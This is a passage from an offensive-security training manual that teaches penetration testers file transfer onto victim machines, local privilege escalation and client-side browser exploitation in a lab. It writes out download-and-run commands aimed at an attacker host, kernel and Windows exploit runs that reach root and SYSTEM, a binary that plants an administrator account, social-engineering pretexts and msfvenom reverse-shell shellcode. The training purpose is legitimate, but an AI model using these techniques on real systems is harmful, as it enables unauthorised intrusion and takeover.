OS-40813 Rody Shahnazarian

10.2.2.2 - Uploading Files with FTP

Windows operating systems contain a default FTP client that can also be used for file transfers. As we've previously seen, the **ftp.exe** client is an interactive program that requires input to complete. We will need to solve this problem before attempting to use FTP as a file transfer protocol. The **ftp** help option (**-h**) has some clues that might come to our aid:



```
Command Prompt  
C:\Users\Offsec>ftp -h  
Transfers files to and from a computer running an FTP server service  
(sometimes called a daemon). Ftp can be used interactively.  
FTP [-v] [-d] [-i] [-n] [-g] [-s:filename] [-a] [-A] [-x:sendbuffer] [-r:recvbuf  
fer] [-b:asyncbuffers] [-w:windowsize] [host]  
-v Suppresses display of remote server responses.  
-n Suppresses auto-login upon initial connection.  
-i Turns off interactive prompting during multiple file  
transfers.  
-d Enables debugging.  
-g Disables filename globbing (see GLOB command).  
-s:filename Specifies a text file containing FTP commands; the  
commands will automatically run after FTP starts.  
-a Use any local interface when binding data connection.  
-A login as anonymous.  
-x:send sockbuf Overrides the default SO_SNDBUF size of 8192.  
-r:recv sockbuf Overrides the default SO_RCVBUF size of 8192.  
-b:async count Overrides the default async count of 3  
-w:windowsize Overrides the default transfer buffer size of 65535.  
host Specifies the host name or IP address of the remote  
host to connect to.
```

We can turn the FTP file transfer to a non-interactive process, by providing the **ftp.exe** client with a text file containing the commands to be executed. On the attacking side, we will need to set up an FTP server, to which the victim machine will connect, and download the requested file.

We can quickly install the PureFTPD⁵¹ server in Kali as follows:

```
root@kali:~# apt-get update && apt-get install pure-ftpd
```

⁵¹ <http://www.pureftpd.org/project/pure-ftpd>

Before any clients can connect to our FTP server, we first need to create a new user for PureFTPD. The following Bash script will automate the user creation for us:

```
#!/bin/bash

groupadd ftpgroup
useradd -g ftpgroup -d /dev/null -s /etc ftpuser
pure-pw useradd offsec -u ftpuser -d /ftphome
pure-pw mkdb
cd /etc/pure-ftpd/auth/
ln -s ../conf/PureDB 60pdb
mkdir -p /ftphome
chown -R ftpuser:ftpgroup /ftphome/
/etc/init.d/pure-ftpd restart
```

We then run the script and provide a password for the offsec when prompted:

```
root@kali:~# chmod 755 setup-ftp
root@kali:~# ./setup-ftp
Password:
Enter it again:
Restarting ftp server
```

With our FTP server configured, we can now paste the following commands into a remote Windows shell and download files over FTP non-interactively.

```
C:\Users\offsec>echo open 10.11.0.5 21> ftp.txt
C:\Users\offsec>echo USER offsec>> ftp.txt
C:\Users\offsec>echo ftp>> ftp.txt
C:\Users\offsec>echo bin >> ftp.txt
C:\Users\offsec>echo GET nc.exe >> ftp.txt
C:\Users\offsec>echo bye >> ftp.txt
C:\Users\offsec>ftp -v -n -s:ftp.txt
```

10.2.2.3 - Uploading Files Using Scripting Languages

Scripting engines such as VBScript (in Windows XP, 2003) and PowerShell (in Windows 7, 2008, and above) can both be leveraged to download files to our victim machine. For example, the following set of non-interactive *echo* commands, when pasted into a remote shell, will write out a VBS script that acts as a simple HTTP downloader.

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET", strURL, False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And AscB(MidB(varByteArray,lngCounter + 1, 1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
```

Now, we can serve files on our own web server, and download them to the victim machine with ease:

```
C:\Users\Offsec>cscript wget.vbs http://10.11.0.5/evil.exe evil.exe
```

An even simpler example, for downloading files on machines that have PowerShell installed, is shown below.

```
C:\Users\Offsec> echo $storageDir = $pwd > wget.ps1
C:\Users\Offsec> echo $webclient = New-Object System.Net.WebClient >>wget.ps1
C:\Users\Offsec> echo $url = "http://10.11.0.5/evil.exe" >>wget.ps1
C:\Users\Offsec> echo $file = "new-exploit.exe" >>wget.ps1
C:\Users\Offsec> echo $webclient.DownloadFile($url,$file) >>wget.ps1
```

Now, we can use PowerShell to run the script and download our file:

```
C:\Users\Offsec> powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -
NoProfile -File wget.ps1
```

10.2.2.4 - Using debug.exe to Transfer Files

Another common file transfer method employed against 32 bit Windows operating systems is the **debug.exe** utility. The **debug.exe** program acts as an assembler, disassembler, and a hex dumping tool.

The concept behind the use of **debug.exe** for file transfers is similar to the use of scripting languages. We use non-interactive **echo** commands, to write out the binary file in its hex value equivalents, and then use **debug.exe** to assemble the written text file into a binary file. There is a **64k** byte size limit to the files that can be created by **debug.exe**.

For example, let's try to use **debug.exe** to transfer Netcat for Windows from our Kali Linux machine, to the Windows 7 Lab machine, over a remote shell. We'll start by locating and inspecting the **nc.exe** file on Kali Linux. We notice the file size is 59k – just under our 64k limit. Let's see if we can further decrease the binary file size, by using a PE compression tool, such as **upx**, an executable packer.

```
root@kali:~# locate nc.exe|grep binaries
/usr/share/windows-binaries/nc.exe

root@kali:~# cp /usr/share/windows-binaries/nc.exe .
root@kali:~# ls -l nc.exe
-rwxr-xr-x 1 root root 59392 Apr 11 05:13 nc.exe
root@kali:~# upx -9 nc.exe
          Ultimate Packer for eXecutables
          Copyright (C) 1996 - 2013
UPX 3.91      Markus Oberhumer, Laszlo Molnar & John Reiser Sep 30th 2013

      File size        Ratio        Format        Name
-----  -----  -----
  59392 ->    29184   49.14%    win32/pe    nc.exe

Packed 1 file.
root@kali:~# ls -l nc.exe
-rwxr-xr-x 1 root root 29184 Apr 11 05:13 nc.exe
```

The **upx** utility has optimized the file size of **nc.exe**, and decreased it by almost 50%. The Windows PE file is still functional, and can be run as normal. Now that our file is optimized and ready for transfer, we can convert the **nc.exe** file to a text file that can be used by **debug.exe**, on the victim machine, to rebuild the file from text, back to an executable. Let's see how this is done. We'll be using a Windows tool called **exe2bat** for the conversion process.

```
root@kali:~# locate exe2bat
/usr/share/windows-binaries/exe2bat.exe

root@kali:~# cp /usr/share/windows-binaries/exe2bat.exe .
root@kali:~# wine exe2bat.exe nc.exe nc.txt

Finished: nc.exe > nc.txt
root@kali:~# head nc.txt
```

```
echo n 1.dll >123.hex
echo e 0100 >>123.hex
echo 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20
70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53
20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
echo e 0180 >>123.hex
echo 50 45 00 00 4c 01 04 00 ee 7e 66 51 00 00 00 00 00 00 00 00 e0 00 0f 03 0b 01 02
16 00 98 00 00 00 4c 00 00 00 00 00 00 00 4c 00 00 00 10 00 00 00 c0 00 00 00 00 00 00 40
00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 30 01
00 00 04 00 00 5a 93 01 00 03 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 10 00
00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
echo e 0200 >>123.hex
...
...
```

OS-40813 Rody Shahnazarian

We now have a file called *nc.txt*, which can simply be copied and pasted, in the remote shell. Notice how each command executed is non interactive, and simply **echo**'s a bunch of hex strings, into a file. Towards the end of *nc.txt*, we can see the commands that rebuild the *nc.exe* executable, on the target machine:

```
...
echo e e900 >>123.hex
echo >>123.hex
echo r cx >>123.hex
echo e800 >>123.hex
echo w >>123.hex
echo q >>123.hex
debug<123.hex
copy 1.dll nc.exe
```

10.2.3 - Exercises

(Reporting is not required for these exercises)

1. Use TFTP to transfer files from a non-interactive shell.
2. Use FTP to transfer files from a non-interactive shell.
3. Use VBScript to transfer files from a non-interactive shell.
4. Use PowerShell to transfer files from a non-interactive shell.
5. Use debug.exe to transfer files from a non-interactive shell.

Note: When you encounter issues, first try within an interactive shell. Watch for issues that may cause problems, in a non-interactive shell.

11. - Privilege Escalation

Privilege escalation is the process of increasing the level of access to a machine, or network. In most operating systems, and networked environments, the process of privilege escalation is inherently prevented, in order to adhere to the user privilege separation model. Therefore, by definition, the process of privilege escalation will involve breaking this security model.

11.1 - Privilege Escalation Exploits

The expression **privilege escalation exploits** is a tricky one. By definition, most exploits fall under this category. If they work, they will elevate your privileges in some way on the target machine, by successfully exploiting an existing vulnerability. However, the term **privilege escalation exploit** is usually reserved for exploits that run locally, on a victim machine, most commonly exploiting a process or service with higher privileges. If the exploitation is successful, our exploit payload will be executed with those higher privileges.

11.1.1 - Local Privilege Escalation Exploit in Linux Example

Consider the following scenario: You have discovered SSH credentials for a user on an Ubuntu machine. You SSH in, and discover that you have normal user privileges. You discover that the machine is running Ubuntu 11.10, 32 bit, which has never been patched. You decide to use a known Linux kernel root exploit, which affects CVE 2012-0056. You download the exploit to the victim machine, compile it, and run it:

```
offsec@ubuntu:~$ id
uid=1000(offsec) gid=1000(offsec)
offsec@ubuntu:~$ cat /etc/shadow|grep root
cat: /etc/shadow: Permission denied
offsec@ubuntu:~$ wget -O exploit.c http://www.exploit-db.com/download/18411
offsec@ubuntu:~$ gcc -o mempodipper exploit.c
offsec@ubuntu:~$ ./mempodipper
=====
=      Mempodipper      =
=      by zx2c4        =
=      Jan 21, 2012     =
=====

[+] Waiting for transferred fd in parent.
[+] Executing child from child fork.
[+] Opening parent mem /proc/8810/mem in child.
[+] Sending fd 3 to parent.
[+] Received fd at 5.
[+] Assigning fd 5 to stderr.
[+] Reading su for exit@plt.
[+] Resolved exit@plt to 0x8049520.
[+] Calculating su padding.
[+] Seeking to offset 0x8049514.
[+] Executing su with shellcode.

# id
uid=0(root) gid=0(root)
# cat /etc/shadow |grep root
root:![:15806:0:99999:7:::
#
```

The kernel vulnerability is successfully exploited, providing us with root privileges on the machine. To read more about this vulnerability, visit the original blog post released on this subject at: <http://blog.zx2c4.com/749>.

11.1.2 - Local Privilege Escalation Exploit in Windows Example

A nice local privilege escalation exploit for the Windows environment is the MS11-080⁵² AfdJoinLeaf Privilege Escalation vulnerability. This bug is a classic example of an elevation of privilege vulnerability, caused by poor validation of input passed from user mode to the Windows kernel. In this case, the Ancillary FunctionDriver (afd.sys), allows a local attacker to pass a malicious crafted input leading to an arbitrary memory overwrite in kernel space. This results in complete control of the system, affecting both the 32 and 64 bit versions of Windows XP and Windows 2003. A Python script was written to exploit this vulnerability, for unpatched Windows XP and 2003 systems, which can be found on the Exploit Database⁵³.

OS-40813 Rody Shahnazarian

⁵² <http://technet.microsoft.com/en-us/security/bulletin/ms11-080>

⁵³ <http://www.exploit-db.com/exploits/18176/>

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

Microsoft Windows XP/2003 Afd.sys - Local Privilege Escalation Exploit (MS11-080)

EDB-ID: 18176	CVE: 2011-2005	OSVDB-ID: 76232
Verified: 0	Author: ryujin	Published: 2011-11-30
Download Exploit:		Source Raw
		Download Vulnerable App: N/A

[« Previous Exploit](#) [Next Exploit »](#)

```

1 ##### MS11-080 - CVE-2011-2005 Afd.sys Privilege Escalation Exploit #####
2 ##### Author: ryujin@offsec.com - Matteo Memelli #####
3 ##### Spaghetti & Pwnsauce #####
4 ##### yuck! 0xbaadf00d Elwood@mac&cheese.com #####
5 ##### Thx to dookie(lifesaver)2000ca, dijital1 and ronin #####
6 ##### for helping out! #####
7 ##### To my Master Shifu muts: #####
8 ##### "So that's it, I just need inner peace?" ;) #####
9 ##### Exploit tested on the following 32bits systems: #####
10 ##### Win XPSP3 Eng, Win 2K3SP2 Standard/Enterprise Eng #####
11 #####
12 #####
13 #####
14 #####
15 #####
16 #####
17 from ctypes import (windll, CDLL, Structure, byref, sizeof, POINTER,
18                     c_char, c_short, c_ushort, c_int, c_uint, c_ulong,
19                     c_void_p, c_long, c_char_p)
20 from ctypes.wintypes import HANDLE, DWORD
21 import socket, time, os, struct, sys
22 from optparse import OptionParser
23
24 usage = "%prog -O TARGET_OS"
25 parser = OptionParser(usage=usage)
26 parser.add_option("-O", "--target-os", type="string",
27                   action="store", dest="target_os",
28                   help="Target OS. Accepted values: XP, 2K3")
29 (options, args) = parser.parse_args()
30 OS = options.target_os
31 if not OS in ["XP", "2K3"]:
32     print "Error: Target OS must be either XP or 2K3"
33     exit(1)


```

Figure 45 - The MS11-080 Exploit

In a real world scenario, where we might need to run this privilege escalation exploit, we probably won't have a Python environment pre-installed on the victim machine. Therefore, before we use this exploit, we need to figure out an easy way to make it run on the target machine. One option is to use the **PyInstaller** module to create a stand-alone Windows executable from a Python script. After installing PyWin32 in a Windows environment, and extracting the Pyinstaller files (located in the Tools directory on your Windows 7 lab machine), we create the stand-alone executable we need.


```
python pyinstaller.py --onefile ms11-080.py
```

Pyinstaller will now byte compile the Python script to a Windows PE executable:



```
C:\ Command Prompt - python pyinstaller.py --onefile ms11-080.py
C:\Users\Offsec\Desktop\pyinstaller-2.0>python pyinstaller.py --onefile ms11-080.py
14 INFO: wrote C:\Users\Offsec\Desktop\pyinstaller-2.0\ms11-080\ms11-080.spec
30 INFO: Testing for ability to set icons, version resources...
30 INFO: ... resource update available
30 INFO: UPX is not available.
```

Once this file is ready, we copy it over to our victim machine, and execute it as a low privileged user, to gain Windows SYSTEM privileges:



```
C:\ Command Prompt - ms11-080.exe -O XP
C:\Documents and Settings\n00b\Desktop>net user hax0r hax0r /add
System error 5 has occurred.

Access is denied.

C:\Documents and Settings\n00b\Desktop>ms11-080.exe -O XP
[>] MS11-080 Privilege Escalation Exploit
[>] Matteo Memelli - ryujin@offsec.com
[>] Release Date 28/11/2011
[+] Retrieving Kernel info...
[+] Kernel version: ntkrnlpa.exe
[+] Kernel base address: 0x804d7000L
[+] HalDispatchTable address: 0x80545838L
[+] Retrieving hal.dll info...
[+] hal.dll base address: 0x806d0000L
[+] HaliQuerySystemInformation address: 0x806e6bbaL
[+] HalpSetSystemInformation address: 0x806e9436L
[*] Triggering AFDJoinLeaf pointer overwrite...
[*] Spawning a SYSTEM shell...

C:\WINDOWS\system32>whoami
NT AUTHORITY\SYSTEM

C:\WINDOWS\system32>net user hax0r hax0r /add
The command completed successfully.

C:\WINDOWS\system32>
```

11.2 - Configuration Issues

On penetration testing engagements, we often find that the process of privilege escalation is more often achieved by finding various misconfigurations on the victim machine, rather than actively exploiting a vulnerable service with higher privileges.

This is especially true in corporate environments, where patches and updates are installed on a regular basis, leaving a relatively small known vulnerability attack surface.

11.2.1 - Incorrect File and Service Permissions

Software is prone to errors; we've seen that already in our buffer overflow module. However, input validation is not the only issue software developers need to worry about. Imagine the following scenario:

A software developer creates a program that runs as a Windows service. During the installation of the program, the developer does not take care to verify the access permissions of the file used by their service, and the file is left in such a state that the **Everyone** Windows group has full **read** and **write** access to the file. This would allow a lower privileged user to replace the affected file used with a malicious one. The next time the service is restarted, or the machine is rebooted, the malicious file will be executed with SYSTEM privileges.

OS-40813 Rody Shahnazarian

The **icacls** windows utility allows us to check for these insecure permissions, as shown in the following output, while looking at the **ScsiAccess** service, installed by **Photodex ProShow Producer v5.0.3310**.

```
c:\Program Files\Photodex\ProShow Producer>icacls scsiaccess.exe
scsiaccess.exe NT AUTHORITY\SYSTEM:(I)(F)
    BUILTIN\Administrators:(I)(F)
    BUILTIN\Users:(I)(RX)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
    Everyone:(I)(F)
```

Let's give this a try, and create a Windows executable that will add a regular Windows user called "**low**" to the local Administrators group. The code we use would look similar to the following.

```
root@kali:~# cat useradd.c
#include <stdlib.h>      /* system, NULL, EXIT_FAILURE */

int main ()
{
    int i;
    i=system ("net localgroup administrators low /add");
    return 0;
}
```

With our code ready, we can cross-compile it using mingw as follows.

```
root@kali:~# i686-w64-mingw32-gcc -o scsiaccess.exe useradd.c
```

Once compiled, we replace the original **scsiaccess.exe** file with our own, and wait patiently for a service restart, or a system reboot. The next time the service is started, the fake **scsiaccess.exe** file will be run with SYSTEM privileges, thus successfully adding our low privileged user to the Administrators group.



Figure 46 - Our Privileges Have Been Elevated

11.2.2 - Think Like a Network Administrator

Even more commonly, one may find various unprotected files that contain information which could lead to privilege escalation. For example, consider a situation where you have unprivileged access to a database driven IIS server. You dig into the code running the site, and discover administrative database credentials within. Fortunately, the database is externally available. You connect to the database with your newly found administrative credentials, and execute system commands through the database with administrative, or SYSTEM privileges.

11.2.3 - Exercises

1. Use pyinstaller to compile a Python exploit into a standalone .exe.
2. Install Photodex ProShow Producer on your Windows host. Escalate privileges from a standard user account.
3. Can you find additional ways of escalating permissions, outside of what is described in the course?

12. - Client Side Attacks

Client side attacks are probably the most insidious form of remote attack. A client side attack involves exploiting a weakness in client software, such as a browser (as opposed to server software, such as a POP3 server), in order to gain access to a machine. The nastiness of client side attacks stems from the victim computer not having to be routable, or directly accessible, to the attacker. Imagine a scenario where an employee inside a non-routable internal network receives an email with a link to a malicious website. The employee clicks on the link, which leads him to an HTML page that contains exploit code for his unpatched Internet Explorer browser. The HTML code triggers a buffer overflow vulnerability, and a reverse shell is sent from the internal corporate machine, which resides behind a firewall, to the external attacker on port 443. As a network administrator, it is relatively easy to protect a single server. However, protecting and monitoring all the clients in the network is not a simple task. Furthermore, monitoring and updating software versions (such as WinZip, Winamp, WinRAR, Acrobat Reader, browser plugins, etc) on all the clients in the network is an almost impossible job.

12.1 - Know Your Target

The issue with client side attacks, from an attacker's standpoint, is that the enumeration of the victim client software cannot be done easily. Unlike a POP3, or FTP server, you can't independently probe ports to discover this information. Therefore, the secret to success in client side attacks is once again information gathering. We can gather information about an unreachable target, or client software, **passively or actively**.

12.1.1 - Passive Client Information Gathering

In a recent engagement, we were tasked with attempting to compromise corporate employees, with client side attacks and various phishing techniques. We were forbidden to make phone contact with our targets, ahead of time (to try to phish information about their systems). We started searching Google for various known external corporate IPs, and we stumbled across a site that collects user agent data from certain affiliate sites, and then makes it public. The information we saw was similar to the following screenshot.

Visitor	[REDACTED]	IP Address	[REDACTED]
Date	05 Apr, Fri, 00:57:51	Net Speed	Corporate/T1
Organization	[REDACTED]	Browser	Firefox 2
Continent	North America	Operating System	Windows XP
Country	United States	Screen Resolution	1280x1024
State / Region	New York	Screen Color	24 Bit (16.7M)
City	[REDACTED]	Javascript	Enabled
Referrer	www.google.com/search?sa=		
Search Engine	Google:		

From this image, we could see the underlying operating system version of the client machine (which visited the specific site logging this information), as well as the browser version, and the availability of JavaScript in the browser of the victim machine. We proceeded to fix up a known exploit targeting Firefox 2 on Windows XP SP3 in our labs and successfully deployed it against our target to receive a reverse shell connection.

12.1.2 - Active Client Information Gathering

This is any action that involves direct contact with the target organization or its users, such as placing a phone call and impersonating a company support technician of a

frustrated client, in an attempt to extract useful information from the person on the other side of the line.

This could also involve sending an initial email to the target, with hope for a response, or a link click, that would lead the victim's browser to a page that enumerates the user's browser version, and installed extensions.

12.1.3 - Social Engineering and Client Side Attacks

As most client side attacks require some form of interaction with the target (requiring the target to click on a link, open an email, run an attachment, open a document, etc), supporting this operation with social engineering efforts can greatly increase your chances of success. Imagine the following scenario.

You are on an engagement, trying to execute a client side attack against the Human Resources department. You see an open job posting and send in a fake resume in a malformed PDF that fails to open. The next day, you get a mail back regarding the human resources manager's inability to open your resume. You respond back, asking what version of Acrobat they use, as you might have sent them an incompatible version. On the way, you sneak in the question "**..and what Windows version are you running?**" The answer you receive confirms that your target is using a vulnerable version of Acrobat Reader.

Armed with this information, you craft a second PDF file that targets their specific Acrobat and Windows versions, and send it over. Of course, this is a simplified success story – your social engineering pretexts may have to be more intricate.

12.1.4 - Exercises

(Reporting is not required for these exercises)

1. Identify what your public IP address is. Using public information sources, see what you can learn about your IP. If you don't find anything on your specific IP address, try the class C it is a part of.
2. Compare what information you can gather about your home IP, to your work IP. Think about how an attacker could utilize the discovered information as part of an attack.

OS-40813 Rody Shahnazarian

12.2 - MS12-037- Internet Explorer 8 Fixed Col Span ID

The MS12-037 security bulletin by Microsoft covered a number of serious Internet Explorer vulnerabilities, one of them being a heap overflow caused by an incorrect handling of the *span* attribute, for *col* elements, from a fixed table. Public exploits were released for this vulnerability, and several versions have been archived in the Exploit Database.

We will now simulate a client side attack where the attacker is using a Kali machine and the victim is our Windows 7 lab box. We will play the roles of both the attacker and the victim in order to better understand the nature of these attacks.

After discovering the exact browser and plugin versions installed on our “victim” machine, we notice that the exploit published on the Exploit Database⁵⁴ might be a good candidate for testing. A quick examination of the comments in the exploit reveals that it was tested on **Windows 7 (x86) - IE 8.0.7601.17514** – the same exact version as our victim. It also seems like this exploit is able to bypass DEP and ASLR using some fancy techniques, which are beyond the scope of this course. However, even with a complex exploit such as this, some elements remain the same. We should be able to modify this exploit to support a more weaponized payload, such as reverse shell, by carefully swapping out the existing shellcode with one of the same size.

⁵⁴ <http://www.exploit-db.com/exploits/24017/>

12.2.1 - Setting up the Client Side Exploit

We download and set up the exploit code on our Kali machine and serve the malicious HTML file through our Apache server.

```
root@kali:~# cd /var/www/html/  
root@kali: # wget -O exploit.html http://www.exploit-db.com/download/24017  
root@kali: # systemctl start apache2
```

Once the file is in place, we browse to our Kali Apache server from the victim Windows 7 machine.




Figure 47 - Testing the Exploit

The browser moans, groans, and stutters, yet a bind shell on port 4444 is opened, as advertised. The Windows 7 machine may become sluggish until you connect, and then exit from, the bind shell on port 4444.

12.2.2 - Swapping Out the Shellcode

Looking at the shellcode in this exploit, we see that it has been converted to Unicode, to accommodate the fact that in Internet Explorer, JavaScript stores strings in Unicode. According to the exploit comments, the shellcode is **342** bytes long. Let's see if we can successfully swap out the bind shell with our own reverse shell. We'll use **msfvenom** once again to generate this payload, and specify a Unicode output format:

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.30.5 LPORT=443 -f js_le -e generic/none

No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders

Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 324 (iteration=0)

%ue8fc%u0082%u0000%u8960%u31e5%u64c0%u508b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%
uff31%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf2e2%u5752%u528b%u8b10%u3c4a%u4c8b%u7811%u
48e3%ud101%u8b51%u2059%ud301%u498b%ue318%u493a%u348b%u018b%u31d6%uacff%ucfc1%u010d%u3
8c7%u75e0%u03f6%uf87d%u7d3b%u7524%u58e4%u588b%u0124%u66d3%u0c8b%u8b4b%u1c58%ud301%u04
8b%u018b%u89d0%u2444%u5b24%u615b%u5a59%uff51%u5fe0%u5a5f%u128b%u8deb%u685d%u3233%u000
0%u7768%u3273%u545f%u4c68%u2677%uff07%ub8d5%u0190%u0000%uc429%u5054%u2968%u6b80%uff00
%u50d5%u5050%u4050%u6850%u0fea%ue0df%ud5ff%u6a97%u6805%ua8c0%u051e%u0268%u0100%
